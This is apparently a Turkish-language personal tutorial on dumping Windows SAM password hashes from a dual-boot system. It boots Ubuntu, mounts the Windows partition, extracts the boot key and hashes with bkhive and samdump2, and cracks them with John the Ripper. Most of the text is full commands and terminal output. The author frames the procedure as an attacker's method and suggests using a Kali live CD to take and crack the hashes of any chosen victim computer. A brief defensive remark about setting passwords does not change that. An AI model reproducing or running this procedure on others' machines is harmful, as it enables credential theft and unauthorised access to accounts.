

Ubuntu'dan SAM Dosyasını Çekme

(+) Bu belgedeki işlemler birebir denenmiştir ve başarılı olunmuştur.

Bu yazıda Windows ve Ubuntu yanyana kuruluyken Ubuntu'dan Windows'taki SAM dosyasını çekme anlatılacaktır. Tüm bu süreç boyunca kullanılan işletim sistemleri şunlardır:

- Windows 10
- Ubuntu 14.04

Öncelikle yapılacak adımlardan bahsedelim ve sonra bu adımları teker teker uygulayalım. İlk olarak Ubuntu ile sistem boot edilecektir. Ardından terminalden HDD üzerindeki partition'lar listelenecektir. İçlerinden Windows'a ait olan partition terminalden Ubuntu'nun bir klasörüne mount edilecektir. Sonra o klasörden Windows'un SAM dosyasını barındıran dizinine geçilip bkhive tool'u ile SAM dosyası bir txt dosyasına çekilecektir. Son olarak da txt dosyasına çekilen SAM dosyasının içeriği samdump2 tool'u ile okunabilir hale dönüştürülüp yeni bir txt dosyasına bu elde edilen içerik aktarılacaktır. Böylece Windows hesap özetlerini (hash'lerini) elde edebilmiş olacağız. Şimdi başlayalım.

Önce Ubuntu ile sistemi başlatalım. Ardından terminale aşağıdakileri girerek partition'ları sıralayalım.

- > sudo su
- > fdisk -l

Output:

```
root@hefese-N61Jq: /home/hefese
root@hefese-N61Jq: /home/hefese# fdisk -l

Disk /dev/sda: 640.1 GB, 640135028736 bytes
255 heads, 63 sectors/track, 77825 cylinders, total 1250263728 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0xe0c5913d

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1  *            63      858076905  429038421+  7  HPFS/NTFS/exFAT
/dev/sda2                858077184  859076607    499712   27  Hidden NTFS WinRE
/dev/sda3                859079342 1250259631 195590145   f  W95 Ext'd (LBA)
/dev/sda5                859079344 1237830319 189375488   83  Linux
/dev/sda6                1237832368 1250259631    6213632   82  Linux swap / Solaris
root@hefese-N61Jq: /home/hefese#
```

NOT: Partition'ları sıralamadan önce karışıklık olmasın diye bilgisayardaki USB'yi ve SD Card'ı yuvalarından çıkardım. Böylece sadece HDD'ye ait partition'lar ekranda listelendi.

Şimdi Windows'a ait olduğunu düşündüğümüz partition'ı mount edelim. Fakat eğer hangisinin Windows'a ait olduğunu bilemezsek sırayla mount edebilir ve windows dizinlerine hangisinden ulaşabiliyorsak o partition'ın Windows'a ait olduğunu öğrenebiliriz. Biz sıralı partition'lardan sda1'i seçelim ve Ubuntu'nun /root dizinine mount edelim.

```
> mount /dev/sda1 /root // Sistem restart olduđunda bu iřlem geri alınıyor
```

/root dizinine gidildiđinde windows klasörleri görüntüleneceđinden sda1'in windows'a ait bir partition olduđunu anlarız.

```
> cd /root/
```

```
> ls
```

Output:

```
root@hefese-N61Jq: ~
root@hefese-N61Jq:/home/hefese# cd /root/
root@hefese-N61Jq:~# ls
AND                                found.001                          pagefile.sys
AMTAG.BIN                          found.002                          PerfLogs
Boot                                found.003                          ProgramData
bootmgr                             found.004                          Program Files
BOOTNXT                             found.005                          Program Files (x86)
BOOTSECT.BAK                       globdata.ini                       Recovery
Config.Msi                         HaxLogs.txt                        $Recycle.Bin
Desktop                             hiberfil.sys                       swapfile.sys
Documents and Settings             inetpub                              $SystemRestore
EEK                                 install.exe                         System Volume Information
eula.1028.txt                      install.ini                          Users
eula.1031.txt                      install.res.1028.dll                VC_RED.cab
eula.1033.txt                      install.res.1031.dll                vcredist.bmp
eula.1036.txt                      install.res.1033.dll                VC_RED.MSI
eula.1040.txt                      install.res.1036.dll                Windows
eula.1041.txt                      install.res.1040.dll                windows.old
eula.1042.txt                      install.res.1041.dll                $WINRE_BACKUP_PARTITION.MARKER
eula.2052.txt                      install.res.1042.dll                xampp
eula.3082.txt                      install.res.3082.dll
root@hefese-N61Jq:~#
```

NOT: Eđer yukarıdaki mount kodunu denediđinde řu hatayı

Mount is denied because the NTFS volume is already exclusively opened.
The volume may be already mounted, or another software may use it which
could be identified for example by the help of the 'fuser' command.

alırsan Ubuntu'da demek ki sistemin otomatikmen mount ettiđi C sürücüsünü elinle açtın demektir. Dolayısıyla sistemi tekrar başlat ve C sürücüsünü yukarıdaki kod ile mount etmeden asla açma.

Yukarıdaki resimden de görülebileceđi üzere Program Files klasörü falan listelenmiş. Demek ki mount ettiđimiz partition C sürücüsüymüş. Artık /root klasörü altından Windows dosyalarına erişebiliriz. řimdi Windows'un SAM dosyasını çekmek için önce /Windows/System32/config dizinine gidelim.

```
> cd /root/Windows/System32/config
```

Ardından bkhive tool'u ile SAM dosyasını bir txt dosyasına çekelim.

> bkhive SYSTEM key.txt

Output:

```
root@hefese-N61Jq: ~/Windows/System32/config
root@hefese-N61Jq:~# cd /root/Windows/System32/config
root@hefese-N61Jq:~/Windows/System32/config# bkhive SYSTEM key.txt
bkhive 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : ROOT
Default ControlSet: 001
Bootkey: 59cc58986587a17c0c5e795facf0a4df
root@hefese-N61Jq:~/Windows/System32/config#
```

Son olarak elde edilen SAM içerikli key.txt dosyasının içeriğini samdump2 tool'u ile açık seçik hale getirelim ve samdump.txt dosyasına bu halini kaydedelim.

> samdump2 SAM key.txt > samdump.txt

Output:

```
root@hefese-N61Jq: ~/Windows/System32/config
root@hefese-N61Jq:~/Windows/System32/config# samdump2 SAM key.txt > samdump.txt
samdump2 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : ROOT
root@hefese-N61Jq:~/Windows/System32/config#
```

Böylelikle hesap özetlerini elde etmiş oluruz.

> cat samdump.txt

Output:

```
root@hefese-N61Jq: ~/Windows/System32/config
root@hefese-N61Jq:~/Windows/System32/config# cat samdump.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[9]503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Hasan:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
root@hefese-N61Jq:~/Windows/System32/config#
```

Bundan sonra yapılabilecek şey bu hash çıktısını komple alıp Ubuntu masaüstüne koymak ve John The Ripper ile kırmak olacaktır. Böylece bir saldırgan olarak şifreyi kırarak (elde ederek) uzaktan

hedef bilgisayarda oturum açabilir ve sisteme tıpkı karşısında oturuyormuş gibi cmd kodu girebiliriz.

```
> cp samdump.txt /home/hefese/Desktop/samdump.txt // Masaüstüne SAM taşınır
> cd /home/hefese/Desktop // Masaüstüne geçilir
> chmod 777 samdump.txt // SAM'in izni ful'lenir.
> john samdump.txt // SAM dosyası kırılır.
```


Output:

```
Loaded 4 password hashes with no different salts (LM [DES 128/128 SSE2-16])
No password hashes left to crack (see FAQ)
```

Evet, JTR sam dosyasındaki şifreleri “No password hashes left to crack” diyerek kırdığını ve kırılacak bir şifrenin kalmadığını söylüyor. O zaman kırılan şifreleri bir görüntüleyelim.

```
> john --show samdump.txt
```

Output:



```
hefese@hefese-N61Jq: ~/Desktop
hefese@hefese-N61Jq:~/Desktop$ john --show samdump.txt
Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Hasan::1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
4 password hashes cracked, 0 left
hefese@hefese-N61Jq:~/Desktop$
```

Yukarıdaki seçili satırdan görüldüğü üzere 4 şifrenin de kırıldığı söyleniyor ama ekrana yine hash çıktıları gelmiş. Bunun nedeni şifresi kırılmaya çalışılan hesapların şifrelerinin aslında olmayışındır. Bu sam dosyası çekme işlemi sırasında ben windows'u zaten şifresiz hesapla kullanıyordum. Dolayısıyla o ekranda görünen hash'ler aslında NULL anlamına geliyor. Bu durumla hatırlarsan Virtualbox'daki Windows XP'ye metasploit'in netapi exploit ile sızıp meterpreter payload'u ile elde ettiğin SAM dosyasını JTR ile kırmaya çalıştığında da karşılaşmıştın. Windows XP'ye şifre koyduğunu sanıyordun ve JTR ile sam dosyasını kırmaya çalıştığında yine yukarıdaki gibi NULL anlamına gelen hash'ler ekrana geliyordu. Ne zaman Windows XP'ye şifre koydun, o zaman JTR şifreyi kırıp ekrana kırdığı şifreyi gösterebilmişti. Bu durumu Ubuntu masaüstündeki Yaz Tatili 2014/John The Ripper Kullanımı.docx dökümanında yer alan Örnekler başlığının d maddesinde de belirtmiştin. Sonuç olarak ekrana kırılmış şifre olarak aad3 ile başlayan yukarıdaki hash'ler

```
aad3b435b51404eeaad3b435b51404ee // NULL anlamına geliyor
```

gelirse bunun nedeni tamamen kırılacak şifrenin ortada olmayışındandır. Bu aşama ile anlaşılır ki uzaktan bir saldırgan şifre girmeden Windows'ta oturum açabilir. O yüzden Windows'a şifre konulması gerekir. Velew ki Windows şifreli olsaydı o zaman JTR ile o hash kırılarak yine saldırgan uzaktan kurban sisteme girebilirdi ve cmd komutlarıyla dilediğini yapabilirdi.

NOT: Yukarıda anlatılan işlemler tıpa tıp kurban bilgisayarını Kali Live CD ile boot ederek de yapılabilir. Eğer Kali live'deki terminal'de Türkçe Q klavye sorunu yaşarsan aşağıdaki kodu girerek bu sorunu giderebilirsin:

```
> setxkbmap tr
```

Kali Live CD ile yukarıda anlatılan partition'ları sıralama, Windows olanını mount etme ve SAM dosyasını çekme işlemlerini yaparak dilediğin bilgisayarın hesap özetlerini elde edebilir ve şifrelerini John The Ripper ile kırabilirsin.

Yararlanılan Kaynak

Tez Rapor/Literatür Taraması/İncelenmiş Makaleler/BGA/Linux, Windows ve Ağ Sistemleri Sızma Testleri.docx

<https://hashcrack.org/page?n=20042015>